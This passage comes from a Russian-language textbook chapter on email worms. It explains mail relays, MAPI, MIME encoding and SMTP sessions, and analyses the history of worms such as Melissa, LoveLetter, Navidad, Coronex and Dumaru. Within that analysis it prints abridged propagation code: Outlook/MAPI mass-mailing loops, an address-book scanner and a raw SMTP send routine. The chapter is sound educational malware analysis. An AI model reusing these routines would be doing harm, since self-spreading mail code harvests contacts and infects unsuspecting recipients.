Прежде чем добраться до получателя, электронное письмо обычно проходит по цепочке промежуточных почтовых серверов, которые называются *«релеями»*. Но возможна и «прямая доставка» электронного письма на тот сервер, с которого клиент-получатель забирает почту (на рис. 6.9 этот способ доставки обозначен пунктирной стрелкой).




Рис. 6.9 ❖ Доставка электронной почты

Каждый шаг в этой цепочке автоматически помечается отдельной строкой, приписываемой сверху к заголовку электронного письма. Таким образом, по заголовку письма обычно можно определить путь письма от отправителя к получателю. Вот пример электронного письма, которое пользователь Вася Пупкин послал Маше Веснушкиной:

```
Received: from [10.8.2.22] (HELO mx22.rambler.ru)
          by mail80.rambler.ru (CommuniGate Pro SMTP 4.2.10)
          with ESMTP id 23780972 for masha-vesnushkina@rambler.ru;
          Sat, 07 Feb 2003 17:16:04 +0300
Received: from n7.bullet.mail.ac4.yahoo.com
```

```
          (n7.bullet.mail.ac4.yahoo.com [76.13.13.235])
          by mx22.rambler.ru (Postfix) with SMTP id 5A6AA89A457
          for <masha-vesnushkina@rambler.ru>; Sat,  7 Feb 2003 17:16:04 +0300 (MSK)
Received: from [76.13.13.25]
          by n7.bullet.mail.ac4.yahoo.com with NNFMP; 07 Feb 2003 14:16:03 -0000
Received: from [76.13.10.177]
          by t4.bullet.mail.ac4.yahoo.com with NNFMP; 07 Feb 2003 14:16:03 -0000
Received: from [127.0.0.1]
          by omp118.mail.ac4.yahoo.com with NNFMP; 07 Feb 2003 14:16:03 -0000
Received: (qmail 15799 invoked by uid 60001); 7 Feb 2003 14:16:02 -0000
Received: from [85.113.33.18] by web111212.mail.gq1.yahoo.com via HTTP;
          Sat, 07 Feb 2003 06:16:02 PST

Date:     Sat, 7 Feb 2003 06:16:02 -0800 (PST)
From:     Vasya Pupkin <vasya-pupkin@yahoo.com>
Reply-To: vasya-pupkin@yahoo.com
Subject:  Привет!
To:       masha-vesnushkina@rambler.ru

Привет! Как ты живешь? Я живу хорошо! Пиши почаще! Чмоки-чмоки,
--
Вася
```

Изучая заголовок, можно понять, что первоначально письмо было сформировано в почтовом веб-интерфейсе и получено почтовым сервером провайдера «Yahoo» через протокол HTTP. Затем оно претерпело неоднократные перемещения между релейными серверами почтовой службы «Yahoo». Обратите внимание, что при этих внутренних пересылках в заголовке письма были зафиксированы не только доменные имена релеев (типа «t4.bullet.mail.ac4.yahoo.com»), но и их IP-адреса. И наконец, письмо было отправлено через океан – отечественному провайдеру «Rambler» при помощи протокола SMTP.

А вот пример письма, посланного непосредственно на «финишный» сервер. В таком режиме обычно распространяются почтовые вирусы и спам – навязчивая реклама низкокачественных товаров и бесполезных услуг.

```
Received: from yourfriend (unknown [89.182.246.204])
          by mx11.rambler.ru (Postfix) with SMTP id 76A3D34D460
          for <masha-vesnushkina@rambler.ru>; Thu, 19 Feb 2004 22:14:00 +0300 (MSK)
Date: Wed, 18 Feb 2004 21:18:13 +0400
From: Yourfriend <superboy@myhost.com>
To: masha-vesnushkina@rambler.ru
Subject: Выучи английский за 5 минут!

Рассылки по E-mail. Обход любых фильтров. Умеренные цены  ICQ: 397095807
```

Обратите внимание, что в этом заголовке присутствует всего одна запись с ключевым словом «Received»: сервер принял письмо по протоколу SMTP напрямую от какой-то программы. В этой записи адрес отправителя «superboy@myhost.com» полностью вымышлен, зато присутствует IP-адрес машины, с которой пришло письмо. Но радоваться рано. Скорее всего, машина просто заражена почтовым вирусом или троянской программой, которые и рассылают спам. А хозяин машины об этом и не подозревает.

Рассмотрим наиболее часто встречающиеся методы и алгоритмы, при помощи которых почтовые вирусы умеют рассылать самих себя по миру.

6.4.2.1. Первые почтовые вирусы. Интерфейс MAPI

Итак, в начале 1999 г. была открыта новая страница в истории сетевых червей и вирусов. Спустя десятилетие после инцидента с «червем Морриса» вирусописатели вновь обратили свое пристальное внимание на глобальные компьютерные сети. В первую очередь их заинтересовала возможность саморассылки «заразы» средствами электронной почты.

«Первой ласточкой новой весны» стал вирус **E-Worm.Win32.Happy** (он же **Spanska**, он же **Happy99**, он же **Ska**), использовавший довольно замысловатую технику встраивания своего кода в системную библиотеку «WSOCK32.DLL». Перехватывая функции работы с сокетами (конкретнее «connect» и «send»), вирус отслеживал факт установления соединения с удаленным хостом через SMTP-порт 25, извлекал из посылаемых пакетов адрес получателя и тут же, вдогонку к посланному «легальному» письму, отправлял себя, любимого. Таким образом, **E-Worm.Win32.Happy** попадал только к тем адресатам, которые получали вполне «нормальные» письма от хозяина зараженной машины. Значительной эпидемии вирус не вызвал, но заставил специалистов в сфере компьютерной безопасности насторожиться.

Продолжение последовало в конце марта того же, 1999 года. И какое продолжение!

В чрезвычайно популярной (у определенного круга лиц) англоязычной группе новостей «alt.sex» появились несколько Word-документов с «халявными» паролями для доступа к платным порносайтам. «Определенный круг лиц», разумеется, немедленно ознакомился с содержанием этих документов и поступил в соответствии с лозунгом «прочти и передай товарищу». Впрочем, этого уже не требовалось. Порнодокументы (а точнее заключенные в них экземпляры макрови-

руса **Macro.Word97.Melissa**) принялись с бешеной скоростью рассылать самих себя по адресам, найденным в адресных книгах любителей «клубнички». Обнаружив в своем почтовом ящике странные письма, очередные получатели знакомились с их содержимым... и тотчас же сами становились источником заразы. Теперь уже рассылались не только «пароли к порносайтам», но и любые Word-документы, созданные или отредактированные на зараженных машинах. При этом использовались вполне легальные реквизиты ничего не подозревавших пользователей: имя, обратный адрес, логин и пароль для доступа к SMTP-серверу провайдера и т. п. Эпидемия стремительно разрасталась. В крупных корпорациях, пользовавшихся услугами электронной почты, были внедрены системы автоматизации документооборота – приходящие письма «прочитывались», анализировались и рассылались по отделам без участия человека. Все такие системы немедленно заразились и стали источниками сотен тысяч и миллионов вирусных рассылок. В почтовые ящики рядовых пользователей письма с зараженными документами «сыпались» непрерывно. Офисы Microsoft, Intel и Lockheed вынуждены были отключить свои системы автоматического документооборота. «Острую фазу» мировой эпидемии вируса **Macro.Word97.Melissa** удалось обуздать примерно через неделю после ее начала, но «болезнетворные» письма продолжали рассылаться с зараженных компьютеров «мелкими партиями» еще очень долго – больше года.

Автора вируса, подписавшегося в тексте макровируса псевдонимом «Qwyjibo», нашли быстро. Он не учел, что в заголовке структурированного хранилища сохраняется GUID машины, автоматически сгенерированный на основании уникального MAC-адреса сетевой карты. Спецслужбы провели массовое сканирование всех DOC-файлов, хранящихся в Интернете на многочисленных хакерских сайтах, и обнаружили по крайней мере два «прототипа» вируса **Macro.Word97.Melissa**, имеющих аналогичный GUID и подписанных псевдонимами «VicodinEs» и «Alt-F11». После этого поимка автора сложностей не вызвала. Им оказался 30-летний Дэвид Ли Смит из Нью-Джерси. «Злодея» осудили на 10 лет лишения свободы, но выпустили «за примерное поведение» уже через 20 месяцев.

Как же сумел весьма примитивный макровирус **Macro.Word97.Melissa** добиться столь впечатляющего эффекта? Он состоит всего из одного макроса «Document_Open», написанного на языке VBA. Как и любой «нормальный» макровирус, **Macro.Word97.Melissa**, стартовав из зараженного документа, записывается в «NORMAL.

DOT». И наоборот, стартовав из глобального шаблона, помещает себя во все открываемые документы. Делает он это все тоже довольно традиционно – при помощи метода «InsertLines», принадлежащего свойству «CodeModule» объекта «VBProject». Казалось бы, довольно обыкновенный, ничем не примечательный макровирус. Самая «интересная» часть вируса заключена в следующих немногочисленных строках:

```
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
...
If UngaDasOutlook = "Outlook" Then
  DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
      Set AddyBook = DasMapiName.AddressLists(y)
      x = 1
     Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
     For oo = 1 To AddyBook.AddressEntries.Count
       Peep = AddyBook.AddressEntries(x)
       BreakUmOffASlice.Recipients.Add Peep
       x = x + 1
       If x > 50 Then oo = AddyBook.AddressEntries.Count
     Next oo
     BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
     BreakUmOffASlice.Body = \
        "Here is that document you asked for ... don't show anyone else ;-)"
     BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
     BreakUmOffASlice.Send
     Peep = ""
  Next y
  DasMapiName.Logoff
End If
```

Оказывается, вирус **Macro.Word97.Melissa** не использует интерфейса сокетов, не создает канала связи с почтовым сервером через порт 25 и не посылает писем. Не делает этого и виртуальная машина MS Word, под управлением которой макровирус выполняется. На самом деле рассылкой почты занимается стандартный почтовый клиент MS Outlook, а макровирус только отдает ему команды, используя интерфейс MAPI. Об адресе почтового сервера, имени пользователя и его пароле заботиться не стоит, ведь они уже «зашиты» в справочные базы Outlook!

Итак, вирус создает объект «Outlook», а затем, пользуясь методами свойства «MAPI», перечисляет первые 50 записей в адресной книге почтового клиента и рассылает по ним себя (то есть зараженный

DOC-файл), снабдив электронное письмо заголовком типа «Important Message From Вася Пупкин».

Вирус **Macro.Word97.Melissa** вызвал массу подражаний. Десятки его более или менее похожих аналогов (**Prilissa**, **Lipossa**, **Combossa**, **Resume**, **Phram**, **Venom**, **Zerg** и прочие) «гуляли» по электронной почте еще года два-три, не вызывая, правда, слишком уж больших эпидемий. Являясь, по существу, обычными макровирусами, они вышли из моды и «вымерли» в первые годы нового столетия.

К числу «первых» и «ранних» можно отнести также почтовые вирусы, написанные на языке VBS – Visual Basic Scripts, еще одной разновидности языка Visual Basic. За выполнение VBS-программ (кстати, и сценариев JScript – тоже) отвечает сервер сценариев WSH, функционал которого заключен в системных модулях «WSCRIPT.EXE» и «CSCRIPT.EXE». Можно создать текстовый файл с расширением «.VBS» (или «.JS»), щелкнуть по нему мышкой, и программа, находящаяся внутри, будет выполнена. Но гораздо большую опасность несет возможность запуска подобных скриптовых программ, прикрепленных к электронному письму в виде «аттачей» (вложений). Стоит, получив зараженное письмо, попытаться ознакомиться с аттачем (щелкнуть мышкой по его иконке), и вирус немедленно стартует.




Рис. 6.10 ❖ Электронное письмо с червем LoveLetter

Первый почтовый вирус, использовавший язык VBS, появился осенью 1999 г. – это был **E-Worm.VBS.Freelinks**. Потом последовали **E-Worm.VBS.BubbleBoy**, **E-Worm.VBS.FireBurn**, **E-Worm.VBS.Funny** и прочие, а в 2000 г. обширную эпидемию вызвал **E-Worm.VBS.LoveLetter** (он же **ILoveYou**) – см. рис. 6.10. Почтовая «зараза» подобного сорта не требовала от авторов сколь-нибудь высокой квалификации. В Интернете свободно доступны были даже ге-

нераторы VBS-вирусов, позволявшие, ответив на ряд вопросов типа «Как будет называться файл аттача?» или «Какое сообщение будет выводиться на экран?», за несколько секунд изготовить текст абсолютно нового, не распознаваемого антивирусами почтового червя (см. рис. 6.11).




Рис. 6.11 ❖ Один из генераторов почтовых червей

Перечень таких вирусов, наштампованных без участия мозгов и выпущенных в «дикую природу», насчитывает многие сотни разновидностей. Активно обсуждавшийся прессой в 2001 г. почтовый вирус «Анна Курникова» (он же **E-Worm.VBS.Lee**) тоже не был написан своим «автором» – юным голландцем Яном де Витом aka «OnTheFly», даже не умевшим программировать, – а являлся результатом работы утилиты «[K]Alamar's Vbs Worms Creator».

Принципы работы VBS-червей и червей, представляющих собой макросы MS Word, мало чем отличаются друг от друга. Ведь и те, и другие написаны на близких диалектах одного и того же языка программирования – Visual Basic. Вот, например, ключевой фрагмент почтового червя **E-Worm.VBS.LoveLetter**. Как он напоминает сердцевину вируса **Macro.Word97.Melissa**, не правда ли?!

```
Set fso = CreateObject("Scripting.FileSystemObject")
...
Set dirsystem = fso.GetSpecialFolder(1)
...
set out=WScript.CreateObject("Outlook.Application")
set mapi=out.GetNameSpace("MAPI")
for ctrlists=1 to mapi.AddressLists.Count
set a=mapi.AddressLists(ctrlists)
x=1
...
for ctrentries=1 to a.AddressEntries.Count
malead=a.AddressEntries(x)
```

```
...
set male=out.CreateItem(0)
male.Recipients.Add(malead)
male.Subject = "ILOVEYOU"
male.Body = vbcrlf&"kindly check the attached LOVELETTER coming from me."
male.Attachments.Add(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
male.Send
...
x=x+1
next
```

Следует иметь в виду, что хотя исходные тексты червей, написанные на VBS, открыты, в некоторых случаях их исследование затруднено. Сама фирма Microsoft предусмотрела возможность шифрования скриптов при помощи утилиты «SCRENC.EXE» (Windows Script Encoder), а расшифровке текст должен подвергаться «на лету», встроенными средствами WSH. Ничего страшного, существует масса несложных утилит-«расшифровщиков», например «SCRDEC12.EXE» от MrBrownstone.

Таким образом, почти все почтовые вирусы рубежа веков использовали программный интерфейс MAPI.

Вообще, MAPI (Messaging Application Programming Interface) – это мощная объектно-ориентированная библиотека, позволяющая прикладным программам работать с электронной почтой, используя методы OLE-автоматизации (то есть методы, позволяющие передавать данные из одного приложения Microsoft в другое и управлять его работой). По умолчанию MAPI дает возможность управлять стандартными почтовыми клиентами «Outlook» и «Outlook Express», но некоторые «нестандартные» почтовые программы (например, TheBat) замещают оригинальную библиотеку «MAPI32.DLL» своей версией и, следовательно, сами начинают выполнять управляющие команды. Эта библиотека содержит более 200 разнообразных функций, но для выполнения основных операций (приема и посылки электронных писем) вполне достаточно всего дюжины. Эта дюжина образует подмножество, известное как «Simple MAPI»:

- «MAPIAddress» – создает или модифицирует записи в адресной книге;
- «MAPIDeleteMail» – удаляет письма с сервера;
- «MAPIDetails» – выводит в диалоговое окно информацию об адресате;
- «MAPIFindNext» – возвращает идентификатор очередного письма на сервере;

- «MAPIFreeBuffer» – освобождает память, выделенную для почтовой системы;
- «MAPILogoff» – закрывает сессию работы с почтовой системой;
- «MAPILogon» – начинает сессию работы с почтовой системой;
- «MAPIReadMail» – принимает с сервера письмо с указанным идентификатором;
- «MAPIResolveName» – сопоставляет адрес с именем адресата;
- «MAPISaveMail» – сохраняет письмо в локальном ящике;
- «MAPISendDocuments» – посылает письмо в виде аттача;
- «MAPISendMail» – посылает письмо, возможно, с аттачем.

Разумеется, доступ к этим функциям возможен не только из скриптовых языков, но и из любого языка программирования. Например, в 2000–2001 годах довольно широко был распространен почтовый червь **E-Worm.Win32.Navidad**, написанный на Visual C/C++. Декомпилировав программный код этого червя и попытавшись реконструировать его исходный текст, можно получить примерно следующее:

```
LHANDLE Ses;                // MAPI-сессия
char MsgID[513] = NULL;     // ID письма
MapiMessage *Msg1, *Msg2;   // Буфера для писем

Sub_401250() {
  if (Sub_4010E0())                  // Получение адресов MAPI-функций
    MAPILogon(0, 0, 0, 2, 0, &Ses);  // Открытие новой MAPI-сессии
}
Sub_401450() {   // <- Здесь начинается фрагмент саморассылки
  Sub_401250();  // Инициализировать MAPI
  Sub_401280();  // Ответить на письма
}
Sub_401280() {
  while(MAPIFindNext(Ses, 0, 0, MsgID, 0, 0, MsgID)==0)  {
   MAPIReadMail(Ses, 0, MsgID, 0, 0, &Msg1);
   ...
   GetModuleFileName( 0, FilePath, 0x104 );
   Msg2->lpFiles->lpszPathName = strdup(FilePath);
   Msg2->lpFiles->lpszFileName = strdup("navidad.exe");
   Msg2->lpRecips->lpszAddress = strdup(Msg1->lpOriginator->lpszAddress);
   ...
   MAPISendMail(Ses, 0, &Msg2, 0, 0);
   MAPIFreeBuffer(Ses);
  }
}
```

Как можно видеть, алгоритм работы червя **E-Worm.Win32.Navidad** очень прост: в цикле прочитываются все письма, накопившиеся в поч-

товом ящике на сервере, и на каждое из них посылается ответ с прикрепленным вирусным файлом «NAVIDAD.EXE». Разумеется, пользователь, получивший такое письмо, с высокой вероятностью будет доверять его содержимому, ведь оно послано от имени знакомого человека!

Почтовых червей, использующих интерфейс MAPI, было и есть очень много. Стоит, например, упомянуть червя **Win32.HIV**, не только рассылающего себя по почте, но и заражающего PE-программы по принципу «классических» Win32-вирусов. Значительные эпидемии вызывали **E-Worm.Badtrans**, **E-Worm.Lovgate**, **E-Worm.Shatrix** и прочие.

6.4.2.2. Прямая работа с почтовыми серверами

Черви, рассылающие себя при помощи MAPI, «привязаны» к определенному пользователю и почтовому серверу провайдера. Или к заранее составленному списку бесплатных серверов, как, например, **E-Worm.Win32.Swen**. В любом случае, на своем пути к адресату они, как и любые «нормальные» письма, вынуждены посещать всю длинную цепочку релеев, на каждом из которых, вполне вероятно, присутствуют антивирусы. Ускорить и обезопасить саморассылку почтовой «заразы» позволяют методы, использующие прямое обращение к почтовому серверу получателя по протоколу SMTP.

Задача прямой посылки письма на сервер получателя складывается из нескольких последовательных шагов.

На первом шаге необходимо сформировать электронное сообщение в формате, определенном стандартом RFC-822. Сообщение должно иметь текстовый вид и содержать только буквы латинского алфавита, цифры, знаки препинания и специальные символы типа «@», «$» и прочие.

Вот пример письма, содержащего, кроме текста, еще и вложения (аттачи).

```
Date: Mon, 15 Mar 2004 12:10:15 +0400
From: Masha-Vesnushkina <Masha-Vesnushkina@rambler.ru>
To: vasya-pupkin@yahoo.com
Subject: Hello!
Mime-Version: 1.0
Content-Type: multipart/mixed; boundary="----------8E1199C26CFF7FB"

This is a multipart MIME-coded message

------------8E1199C26CFF7FB
```

```
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit

Look at my photos!

------------BE1199C26CFF7FB
Content-Type: application/octet-stream; name="eicar.com"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="eicar.com"

WDVPIVAlQEFQWzRcUFpYNTQoUF4pN0NDKTd9JEVJQ0FSLVNUQU5EQVJELUFOVE1WSVJVUy1URVNU
LUZjTEUhJEgrSCoNCg==

------------BE1199C26CFF7FB--
```

Значение «multipart» в поле «Content-Type:» информирует о том, что письмо состоит из нескольких частей. Строка-разделитель фрагментов письма определяется в параметре «boundary=», она должна начинаться с нескольких (по крайней мере, двух) символов «-» и может состоять из любых букв и цифр. Главное, чтобы эта строка не встретилась в самом сообщении, поэтому ее стараются сделать как можно более «случайной». Фрагменты письма, разделяемые этой строкой, начинаются с маленьких заголовочков. Поле «Content-Type» в заголовочках определяет содержимое фрагмента:

- «text/plain» соответствует тексту;
- «text/html» – WWW-страничке;
- «application/octet-stream» – программе или произвольным двоичным данным;
- «image/gif» и «image/pjpeg» – указывают на картинки;
- «audio/mid» и «audio/wav» – на звуки, музыку и т. п.

Прикрепленные файлы (программы, картинки, звуки и прочее) обычно имеют нетекстовый вид и содержат байты со значениями в диапазоне от 0 до 255. Для того чтобы представить их в виде текста, используются специальные методы кодирования, например UUEncode (Unix-to-Unix, широко использовавшийся в FIDO) или Base-64 (рекомендуемый стандартом Mime). Идея кодирования очень проста. При кодировании используются «словари» – 64-байтовые строки. Для Unix-to-Unix:

```
`!"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQSTUVWXYZ[\]^_
```

Для Base-64/Mime:

```
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
```

Исходные данные представляются в виде непрерывного потока битов. Тогда каждые три последовательных байта могут быть представлены в виде четырех чисел по 6 битов каждое: $3 \times 8 = 24 = 4 \times 6$. Эти числа служат индексами в «словарях». Предположим, что требуется закодировать «не-вирус» «EICAR.COM», начинающийся со следующих байтов:

```
58 35 4F 21-50 25 40 41-50 5B 34 5C-50 5A 58 35  X50!P%@AP[4\PZX5
```

Тогда байты 58h, 35h и 4Fh преобразуются в строки «M6#5» и «WDVP» соответственно. Разумеется, при этом объем любого закодированного набора данных увеличится в 1,33 раза. Встречается еще кодировка «Quoted printable», которая заменяет все байты данных их шестнадцатеричными кодами, например: «=58=35=4F».

Итак, электронное сообщение сформировано. Теперь необходимо найти где-то адреса для рассылки. Вариантов много. Например, почтовые черви **E-Worm.Win32.Aliz**, **E-Worm.Win32.Coronex**, **E-Worm.Win32.Klez** и др. брали их напрямую из файлов с расширением «.WAB», в которых хранится адресная книга программы OutLook. Этот файл имеет в начале заголовок, в котором по смещению 100h содержится количество записей в адресной книге, по смещению 96h – адрес первой записи, а каждая 68-байтовая запись начинается со строки адреса. Вот как, примерно, сканировал файл адресной книги червь **E-Worm.Win32.Coronex.c**:

```
RegOpenKeyA(HKEY_CURRENT_USER, "Software\\Microsoft\\WAB\\WAB4\\Wab File Name",
&Result);
RegQueryValueExA(Result, 0, 0, &Type, &FileName, &cbData);
RegCloseKey(Result);
hFile = CreateFileA(&FileName, 0x80000000, 1, 0, 3, 0, 0);
  ...
SetFilePointer(hFile, 100, 0, 0);
ReadFile(hFile, &NRecs, 4, &NumberOfBytesRead, 0);      // Количество адресов
  ...
SetFilePointer(hFile, 96, 0, 0);
ReadFile(hFile, &lDistanceToMove, 4, &NumberOfBytesRead, 0); // Позиция первой записи
SetFilePointer(hFile, lDistanceToMove, 0, 0);
for (i=0;i<NRecs;i++) {
 ReadFile(hFile, &NextRec, 0x44, &NumberOfBytesRead, 0);   // Очередная запись
  ...
  // Посылка письма по найденному адресу
}
```

А такие вирусы, как **E-Worm.Win32.Brontok**, **E-Worm.Win32.Netsky**, **E-Worm.Win32.Sober**, **E-Worm.Win32.Sobig**, **E-Worm.Win32.Swen**, **E-Worm.Win32.Dumaru**, **E-Worm.Win32.Mydoom** и

прочие, поступали еще проще. Они искали на диске всевозможные файлы с расширениями «.TXT», «.DOC», «.RTF», «.MSG», «.WAB», «.HTM» и т. п. и примитивно сканировали их с целью обнаружить адресные строки по маске «*@*.*», где «*» – произвольная цепочка из алфавитно-цифровых символов. И, кстати, находили очень много целей для заражения. Полюбопытствуйте, сколько чужих почтовых адресов можно найти, например, в различных файлах вашего каталога «Temporary Internet»? Если вы активный пользователь Интернета, то их там десятки!

Следующая задача почтового червя – по символьному адресу (например, «vasya-pupkin@yahoo.com») определить IP-адрес SMTP-сервера. Практически все вирусы делали и делают это при помощи функции «GetHostByName», которой достаточно передать доменное имя адресата. Эта высокоуровневая функция сама взаимодействует с DNS-сервером.

Ну и апофеозом всех предшествующих подготовительных операций являются установление соединения с выбранным почтовым сервером и передача ему письма.

Обмен командами и данными в почтовых протоколах ведется в текстовом виде. Программа-клиент посылает серверу строчки инструкций, сервер отвечает аналогичным образом. Этот обмен легко пронаблюдать (и даже поучаствовать в нем, вручную набирая строчки команд на клавиатуре!), подключившись к любому удаленному SMTP-серверу через 25-ый порт при помощи стандартной для Windows и UNIX утилиты Telnet. То же самое делает любая почтовая программа (например, Outlook), то же самое делает и червь.

Вот типичный сеанс связи между почтовым клиентом (обозначен как «K») и сервером (обозначен как «C») по протоколу SMTP, описанному в стандарте RFC-821:

```
K: HELO server.com
C: 250 smtp.server.com server.com
K: MAIL FROM: <admin@duma.gov.ru>
C: 250 Ok
K: RCPT TO: <admin@duma.gov.ru>
C: 250 Ok
K: DATA
C: 354 Start mail input; end with <CRLF>.<CRLF>
K: Это текст почтового сообщения, заканчивающегося точкой
K:
C: 250
K: QUIT
C: 221 Goodbye someone@myserver.com
```

На запросы от клиента почтовый сервер отвечает не только текстовыми сообщениями, но и числовыми кодами (оформленными не в виде двоичных чисел, а опять-таки в виде строк). Вот некоторые из них:

- «220» – сервер готов к работе;
- «221» – сервер закрыл канал передачи данных;
- «235» – аутентификация успешно завершена;
- «250» – соединение установлено, команда выполнена;
- «251», «551» – нелокальный пользователь, требуется перенаправление запроса;
- «334» – запрос от клиента дополнительных параметров;
- «354» – запрос текста почтового сообщения;
- «421» – сервис отсутствует, соединение будет прекращено;
- «432» – требуется пароль;
- «450» – ошибка записи письма в почтовый ящик;
- «451» – ошибка при обработке запроса;
- «452», «552» – не хватает памяти для выиолнения операции;
- «454» – временный отказ сервера;
- «500» – неверная команда;
- «501» – неверен аргумент команды;
- «502» – команда не может быть выполнена;
- «503» – неверная последовательность команд;
- «504» – параметр команды недопустим в данном контексте;
- «530» – требуется аутентификация;
- «534» – требуется более «сильный» протокол аутентификации;
- «538» – протокол аутентификации требует шифрования;
- «550» – запрос отклонен (например, не найден почтовый ящик);
- «553» – неверное имя почтового ящика;
- «554» – аварийное завершение обмена.

Некоторые почтовые серверы поддерживают расширенный протокол ESMTP, описанный в RFC-2554 и требующий от клиента аутентификационных данных – логина и пароля. Сеанс обмена командами и данными, по сравнению с SMTP, несколько усложнился, но не настолько, чтобы его не смог воспроизвести почтовый червь:

```
C: 220 server.com ESMTP Fri, 15 May 2004 10:12:01 +0400
K: EHLO server.com
C: 250-mx8.server.com Hello server [123.45.67.89]
C: 250-SIZE 10485760
C: 250-8BITMIME
C: 250-AUTH PLAIN LOGIN
```

```
C: 250 PIPELINING
K: AUTH LOGIN
C: 334 VXNlcm5hbWu6
K: UHVwa2lu
C: 334 UGFzc3dvcmQ6
K: VmFzeWE=
C: 235 Authentication succeeded
K: MAIL FROM: <admin@duma.gov.ru>
C: 250 OK
K: RCPT TO: <admin@duma.gov.ru>
C: 250 Accepted
K: DATA
C: 354 Enter message, ending with "." on a line by itself
K: Это текст почтового сообщения, заканчивающегося точкой
K: .
C: 250 OK id=2RUkMk-000 D2-00
K: QUIT
C: 221 mx8.server.com closing connection
```

Интересно, что подсказки «Username:» и «Password:» сервер посылает клиенту в кодировке Base-64/Mime, и они выглядят как «VXNlcm5hbWu6» и «UGFzc3dvcmQ6» соответственно. Разумеется, «каков вопрос – таков ответ», и клиент должен отвечать серверу в той же кодировке.

Впрочем, протокол ESMTP обычно работает на провайдерских серверах, которые ждут «нормальных» писем от ограниченного круга зарегистрированных клиентов. Релейные же серверы получают письма друг от друга – в принципе, с любого конца света – и проверять аутентификационные данные не должны. Поэтому они используют более простой протокол SMTP.

Алгоритм поведения почтового червя, связывающегося непосредственно с SMTP-сервером, в целом соответствует классической схеме взаимодействия клиента и сервера, рассмотренной нами ранее. Вот как примерно реализовывал эту схему червь **E-Worm.Win32.Dumaru** (фрагменты инициализации сокетов и установления связи с сервером опущены):

```
 char v7[6],                          // Массив адресов посылаемых строк
...
v22 = "HELO localhost\r\n"; v23 = "MAIL FROM: <admin@duma.gov.ru>\r\n";
v25 = "RCPT TO: <"; strcat(v25, SelfAdr);  strcat(v25, ">\r\n");
v26 = "DATA\r\n"; v27 = Letter,       // Текст письма
...
v7[0] = &v22; v7[1]=&v23; v7[2]=&v25;
v7[3] = &v26; v7[4]=&v27; v7[5]=0;
Index=0,                             // Индекс в массиве посылаемых строк
do    {
```

```
  if (!v7[index]) break;              // Последняя строка?
  ...
  send(v5, v7[Index], lstrlen(v7[Index]) , 0);
  ...
  recv(v5, &Reply, 512, 0);
  ...
  if (Reply[0]=='5')||(Reply[0]=='4') {     // По первому байту ответа - ошибка?
    closesocket(v5); WSACleanup();   return -1;
  }
 i++;
}
```

В последние годы почтовые серверы (особенно бесплатные, такие как smtp.mail.ru или smtp.rambler.ru) нередко добавляют в протокол SMTP нестандартный функционал: обрабатывают письма только с «родным» RCPT; отказываются обрабатывать потоки одинаковых писем; отклоняют несколько писем, идущих из одного источника через короткие интервалы времени; пытаются отфильтровывать письма по содержимому; используют нестандартные порты и т. п.

Разумеется, эти меры ограничивают распространение спама и почтовых червей. Но не настолько, чтобы радикально решить проблему. До сих пор почтовые черви (а всего их несколько тысяч семейств!) живут и процветают.

6.4.3. «Интернет»-черви

Эти черви заражают даже компьютеры, которые не входят в состав каких-либо локальных сетей, не имеют открытых для внешнего доступа сетевых ресурсов, не принимают и не посылают электронную почту, а просто и незатейливо подключены к Интернету (например, при помощи Dialup-соединения через модем) и, соответственно, имеют постоянный или динамический IP-адрес.

Дело в том, что любой компьютер, на котором установлена современная операционная система, является носителем многочисленных сетевых служб, прослушивающих окружающее пространство через сетевые порты. На Windows 9X таких служб и портов совсем немного (практически нет), зато операционные системы семейства Windows NT пользуются ими на всю катушку. Например, в них по умолчанию открыт порт 135, отвечающий за работу технологии RPC (Remote Process Call), которая обеспечивает распределенное взаимодействие программных компонентов. Другим примером является группа портов в диапазоне 1025–1027, их операционная система открывает для своих собственных нужд. Могут быть открыты также порты 3389 (поддержка Remote desktop – удаленного рабочего стола), 123 (се-

тевая служба времени NTP – Network Time Protocol), 445 (сетевая служба Microsoft Data Service) и прочие.

